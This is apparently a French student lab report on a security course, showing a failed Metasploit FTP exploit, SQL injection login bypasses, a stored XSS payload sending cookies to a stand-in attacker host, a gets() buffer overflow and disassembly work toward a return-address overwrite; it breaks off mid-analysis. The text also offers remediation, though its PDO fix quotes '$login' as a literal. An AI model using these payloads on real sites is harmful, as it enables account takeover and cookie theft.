
Création d'un répertoire grâce à l'interface Metasploit

5. On exploite le module **NetAPI32.dll** en utilisant l'exploit **ms08_067_netapi**





6.



7.

```
msf exploit(warftpd_165_pass) > set TARGET 0
TARGET => 0
msf exploit(warftpd_165_pass) > set FTPUSER anonymous
FTPUSER => anonymous
msf exploit(warftpd_165_pass) > set FTPPASS mozilla@example.com
FTPPASS => mozilla@example.com
msf exploit(warftpd_165_pass) > exploit -j
[*] Exploit running as background job.
[*] Started bind handler
[-] Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the
remote host (195.34.45.7:21).
msf exploit(warftpd_165_pass) > |
```

La connexion est refusée et donc l'exploit impossible. La mise à jour du programme a comblé la faille.

Sources intermédiaires :

- <https://fr.wikipedia.org/wiki/Nmap>

Question 5 - Site web PHP vulnérable [/1.5]

Injection de SQL (SQLi)

1. PHP a une fonction nommée **extract()** qui prend en paramètre toutes les requêtes GET et POST et les affecte à des variables internes. Généralement, les développeurs utilisent cette fonction car elle dispense l'affectation manuelle qui peut être fastidieuse : '\$POST[var1]' pour '\$var1'. Cette fonction écrasera toute variable précédemment définie, variables serveur incluses. Cette fonction peut donc présenter un risque de sécurité. Cependant, dans le cas présent, la fonction **extract()** est utilisée avant tout assignement de variable. On ne peut, avec le code présentement donné, supposer qu'il existe des vulnérabilités propres à la fonction **extract()**. La faille est ailleurs...

Il existe néanmoins, comme l'énoncé de l'exercice l'indique, une faille de type injection SQL. Nous avons commencé par l'injection suivante :

- Utilisateur : gigi';--
- Mot de passe : peu importe

Où -- représente le caractère de commentaire.

Nous avons alors obtenu une erreur du SGBD qui est présentée ci-après :

Error : the SQL request

```
select mem_code from MEMBRES where mem_login = 'gigi';--' and mem_pwd = 'ddd'
```

is not valid: You have an error in your SQL syntax; check the manual that corresponds to your **MySQL** server version for the right syntax to use near ';;--' and mem_pwd = 'ddd' at line 1

Ce type d'erreur est très intéressant car il nous renseigne sur le moteur SGBD ainsi que sur la requête exécutée côté serveur. Cela nous permet donc de perfectionner/spécialiser nos attaques futures. Bien-sûr ici, nous avons déjà en

notre possession le code utilisé pour authentifier un utilisateur, récupéré préalablement par social engineering, mais cela permet de trouver d'autres méthodes que nous avons jugé utile de mentionner.

On lit alors la documentation OWASP disponible ici : https://www.owasp.org/index.php/Comment_Injection_Attack, et l'on apprend qu'un autre caractère, le caractère #, est utilisé par le moteur SGBD MySQL.

En effet, aucune protection n'est de mise et l'on peut donc se connecter avec le compte **gigi** en fournissant les informations suivantes :


- Utilisateur : **gigi**#

- Mot de passe : peu importe

Où # représente un commentaire sous MySQL, et donc tout le reste de la requête (vérification du mot de passe) est complètement ignoré.

La requête exécutée devient donc :

```
select mem_code from MEMBRES where mem_login = 'gigi';
```



L'attaquant peut alors se connecter sous l'utilisateur **gigi** avec n'importe quel mot de passe. Il s'agit d'une injection de SQL réussie, nous sommes parvenus à injecter les caractères qu'on voulait pour modifier le comportement de la requête.

Sources intermédiaires :


- https://www.owasp.org/index.php/Comment_Injection_Attack

2. Il s'agit présentement non pas de tromper le script SQL sur le nom d'utilisateur, mais sur le mot de passe. On pourra alors injecter le code suivant : Utilisateur : Peu importe
Mot de passe : **' or 1 #**

La requête devient alors :

```
select mem_code from MEMBRES where mem_login = 'user' and password=
" or 1# ';
```

Comme 1 est toujours vrai, la requête est intrinsèquement vraie et nous voilà connecté.



3. Attaque 1, injection SQL sur le nom de l'utilisateur. Attaque 2, injection SQL sur le mot de passe. Les entrées ne sont pas sanitisées, on en profite pour injecter du code SQL afin modifier le comportement de la requête SQL côté serveur pour qu'elles soient toujours vraies.
4. Dans le script PHP, aucune vérification des données entrantes n'est réalisée. Or, comme le souligne le guide OWASP, un utilisateur ou client ne soumet pas forcément des données attendues par notre application. Toute application robuste ne doit donc par défaut pas faire confiance aux données entrées par l'utilisateur. Ces attaques peuvent être évitées de plusieurs façon :
- Utiliser des procédures stockées, à la place du SQL brut ;
 - Utiliser une expression rationnelle afin qu'une entrée utilisateur est bien de la forme souhaitée ;

- Utiliser si possible des comptes utilisateurs à usage limité ;
- Utiliser des requêtes SQL préparées et paramétrées en utilisant PDO ;
- Utiliser un WAF (Web Application Firewall) avec un ensemble de règles empêchant l'injection SQL.

Ci-après le script corrigé utilisant PDO pour combler la faille :

```
extract($_POST);
```

```
$req = $bdd->prepare('select mem_code from MEMBRES where mem_login =  
? and mem_pwd = ?');  
$req->execute(array('$login', $pass));
```

Sources intermédiaires :

- <https://secure.php.net/manual/en/pdo.prepare.php>
- <https://davidnoren.com/post/php-extract-vulnerability.html>
- https://fr.wikipedia.org/wiki/Injection_SQL
- https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
- <https://stackoverflow.com/questions/60174/how-can-i-prevent-sql-injection-in-php>
- <https://openclassrooms.com/fr/courses/2091901-protégez-vous-efficacement-contre-les-failles-web/2680180-linjection-sql>


Cross Site Scripting (XSS)

1. Pour rediriger tout utilisateur du site, il nous faut insérer une XSS stockée ou permanente. On peut utiliser le code proposé dans l'énoncé ou bien l'améliorer afin de rendre l'attaque la plus furtive possible, comme par exemple insérer le code malveillant au sein d'une image préalablement uploadée, ou mieux, au sein d'un **iframe**. On peut facilement imaginer le scénario suivant : un utilisateur lambda se connectant sur un site vulnérable aux failles XSS, peut se voir rediriger vers le propre site de l'attaquant, et à l'aide d'un simple script PHP pouvoir récupérer ses cookies. Ces derniers pourront être utilisés en vue d'une connexion sans avoir à connaître le mot de passe de l'utilisateur trompé.

```
  
<script>  
  document.location="http://attaquant.com/get.php?v=" + document.cookie;  
</script>  
<p class="" />
```

Dans notre cas présent, nous nous sommes connectés avec un des comptes précédemment subtilisés et avons injectés le script proposé dans l'énoncé dans la page des informations personnelles dans le champ '**prénom**'. Le champ

prénom est utilisé sur cette page et donc un appel est directement effectué ce qui crée une redirection permanente lorsqu'un visiteur se rend sur la page d'accueil. (**XSS permanente**).



2. L'attaque est XSS. Cette dernière est réalisable lorsqu'une entrée qui peut être contrôlée par l'utilisateur est injectée dans une page web sans suffisamment de vérifications, et que cette valeur est du code HTML/CSS/JavaScript valide, qui sera alors intrinsèquement/arbitrairement interprété par le navigateur. Plusieurs méthodes s'offrent à nous pour corriger au maximum ce défaut de sécurité :

- Escape les caractères ;
- Validation des données ;
 - Où ? Sur le serveur Web et/ou sur le serveur d'applications
 - Comment ? Exact Match (exemple : seulement "true" et "false" permis)
 - Whitelisting (exemple : seulement (a-zA-Z)+ permis)
 - Blacklisting (exemple : "SELECT" "JOIN" pas permis)
 - Encoding (exemple : addslashes() htmlentities())
- Quoi d'autre ? limiter la taille de l'entrée
- Sanitiser les entrées utilisateurs
- Utiliser les procédures SQL sockées
- Gérer les permissions sur la base de données
- Messages d'erreur
- Pare-feu applicatif

Sources intermédiaires :

- <https://www.checkmarx.com/2017/10/09/3-ways-prevent-xss/>
- [https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

Question 6 - Hacking « facile » [/1]


1. L'analyse du code source nous indique l'utilisation à deux reprises de la fonction **gets()** qui on le sait est vulnérable aux buffer overflow. Lorsque l'on compile le programme


hack1.c, le compilateur gcc lui-même nous indique que la fonction est dangereuse et ne devrait pas être utilisée. On se dit alors que nous sommes sur la bonne piste.

```
/tmp/ccBXtAV5.o: In function `check_name':  
hack1.c:(.text+0x13): warning: the `gets' function is dangerous and should not be used.
```

En effet, gets() ne limite pas la taille des données entrées écrites et c'est pourquoi elle est considérée non sécurisée et propice aux exploitations.

Il nous faut entrer **60 caractères équivalents**. En effet, la taille des buffers user_name et password étant limitée à 20 caractères chacun, nous allons allouer 20 caractères 'a' pour user_name ainsi que 20 caractères 'a' pour password. Les 20 caractères restants viendront écraser la première valeur du tableau users. En d'autres termes, cette première valeur (correspondant au user_name dans le programme) vaudra 20*a. Dès lors, lorsque le programme comparera la valeur du user_name entrée par l'utilisateur et la valeur du user_name du programme, il retournera true. Quant à password, celle-ci n'est pas comparée puisque sa valeur est le caractère de fin, '\0'.





2. Afin de ne pas écraser le buffer, il est déconseillé d'utiliser `gets()`, et privilégier `fgets()` qui impose elle une limite de caractères.

Question 7 - Hacking « difficile » [/1.5]

1. La faille semble se situer dans la fonction ***afficher()***. En effet, la fonction ***scanf()*** n'établit aucune limite sur les données entrées qu'elle peut recevoir. Il est donc relativement aisé d'écraser la valeur du buffer `fichier[]`. En effet, le tableau possède une taille de 20 caractères, et l'instruction ***scanf("%s", fichier);*** ne vérifie pas la taille de la chaîne entrée. Donc si un utilisateur lambda entre une chaîne d'une taille supérieure à 19 caractères (+1 pour le caractère de terminaison), alors cette action écrasera le buffer alloué et le programme cessera de fonctionner. Un pirate informatique, lui, pourrait forger une chaîne de caractères spéciale (**payload**) de sorte à obtenir certains privilèges, tels que l'exécution de codes arbitraires.

Nous devons donc écraser le buffer `fichier[20]` pour y remplacer l'adresse de retour de la fonction ***afficher()*** par l'adresse mémoire de la fonction ***logon()***. Donc, la première étape consiste à déterminer cette adresse. On lance donc `objdump` pour désassembler le programme `hack.exe`, mais on se rend vite compte qu'il n'y a aucun symbole, c'est-à-dire que nous ne pouvons identifier facilement les adresses de débuts et de fin d'une fonction.

```
trois0@qucou:/mnt/c/Users/Quentin/Documents/esiea/4A/polytechnique/INF442
hiers TP2/hack2/hack2$ objdump -d hack2.exe

hack2.exe:      file format pei-i386

Disassembly of section .text:

00401000 <.text>:
401000:      55                push    %ebp
401001:      8b ec            mov     %esp,%ebp
401003:      83 ec 2c         sub     $0x2c,%esp
401006:      68 c0 30 40 00   push    $0x4030c0
40100b:      ff 15 b8 20 40 00 call    *0x4020b8
401011:      83 c4 04         add     $0x4,%esp
401014:      ff 15 c4 20 40 00 call    *0x4020c4
40101a:      50              push    %eax
40101b:      6a 14           push    $0x14
40101d:      8d 45 d4         lea     -0x2c(%ebp),%eax
401020:      50              push    %eax
401021:      ff 15 bc 20 40 00 call    *0x4020bc
401027:      83 c4 0c         add     $0xc,%esp
40102a:      8d 4d d4         lea     -0x2c(%ebp),%ecx
40102d:      51              push    %ecx
40102e:      ff 15 cc 20 40 00 call    *0x4020cc
401034:      83 c4 04         add     $0x4,%esp
401037:      c6 44 05 d3 00   movb    $0x0,-0x2d(%ebp,%eax,1)
40103c:      68 c8 30 40 00   push    $0x4030c8
401041:      ff 15 b8 20 40 00 call    *0x4020b8
```


On se souvient alors d'un fichier se trouvant dans l'archive du nom de **hack2.pdb**. Mais qu'est-ce donc ce fichier ? On lance donc la commande **file** sur le fichier, et on obtient :

```
trois0@qucou:/mnt/c/Users/Quentin/Documents/esiea/4A/polytechnique/INF442
hiers TP2/hack2/hack2$ file hack2.pdb
hack2.pdb: MSVC program database ver \004
```

Une rapide recherche nous apprend alors que le format de fichier pdb, pour **Program database**, est un format de fichier propriétaire développé par Microsoft qui permet stocker des informations de débogage. Plus précisément, il y est stocké une liste de tous les symboles et de leurs adresses associées. Ces informations ne sont pas stockées dans le module lui-même car elles prennent de la place mémoire. De plus, on apprend que ce fichier est généré par Microsoft Visual Studio. Donc l'auteur du programme a utilisé ce logiciel pour créer son programme et y a associé ce fichier de débogage. Il est toujours utile de recueillir des informations, qu'elles puissent être sur le développement d'un programme ou même des habitudes et outils du développeur. Enfin, on apprend que lorsqu'un programme est débogué, le débogueur charge les informations de débogage à partir du fichier PDB et les utilise pour localiser des symboles ou relier l'état d'exécution actuel du code source d'un programme. Cette petite analyse forensique nous sera très utile pour la suite et l'exploitation de notre programme hack2.exe.

Au cours de nos pérégrinations sur Internet, on apprend qu'il existe un utilitaire de Visual Studio permettant de dumper et recueillir des informations sur un fichier pdb :

dumpbin.exe. Les pistes se recoupent et on sent bien qu'on est sur la bonne piste. Voyons voir ce qu'il en résulte :



```
Windows PowerShell
2D3 HeapSetInformation
2E9 InterlockedCompareExchange
4B2 Sleep
2EC InterlockedExchange
300 IsDebuggerPresent

MSVCRT100.dll
402054 Import Address Table
402264 Import Name Table
0 time date stamp
0 Index of first forwarder reference

280 _initterm
281 _initterm_e
1EC _configthreadlocale
1A2 _setusermatherr
1B8 _commode
245 _mode
164 _initenv
102 _terminate@YAXXZ
4B0 _unlock
15B _dllonexit
323 _lock
3C9 _onexit
221 _except_handler4_common
2B8 _invoke_watson
1EF _controlfp_s
1FB _crt_debugger_hook
120 _XcptFilter
22A _exit
1DC _cexit
163 _getmainargs
1C5 _msg_exit
59A _getchar
573 _exit
5F8 strcmp
5B1 fopen
5D7 printf
57C fgets
651 wprintf
165 _ltoa_func
5E7 scanf
600 strlen
19F _set_app_type
```


MSVCRT100.dll indique la version 10.0 de Visual Studio. Le deuxième encadrement indique les fonctions C utilisées par le programme. Nous avons essayé de désassembler le programme avec l'option /DISASM en espérant une correspondance entre symboles et adresses à partir de l'exécutable .exe et du fichier de débogage .pdb , mais peine perdue...

On tente alors en utilisant IDA pro !




Ida Pro

IDA est un désassembleur interactif bien connu du monde de la sécurité informatique et nous a permis d'associer le fichier exécutable et le fichier de débogage.




Link de hack.exe et hack.pdb

Le fichier a été lié avec le fichier de débogage ! Nous avons alors accès aux adresses des différents symboles, mais surtout de la fonction `logon()` !




Représentation logique de chaque bloc du programme

On se concentre alors sur le bloc des fonctions `afficher()` et `logon()` :



Représentation visuelle de la fonction afficher



Représentation visuelle de la fonction logon

Les représentations graphique sont utiles, mais ce qui nous intéresse c'est l'adresse de début de la fonction logon :

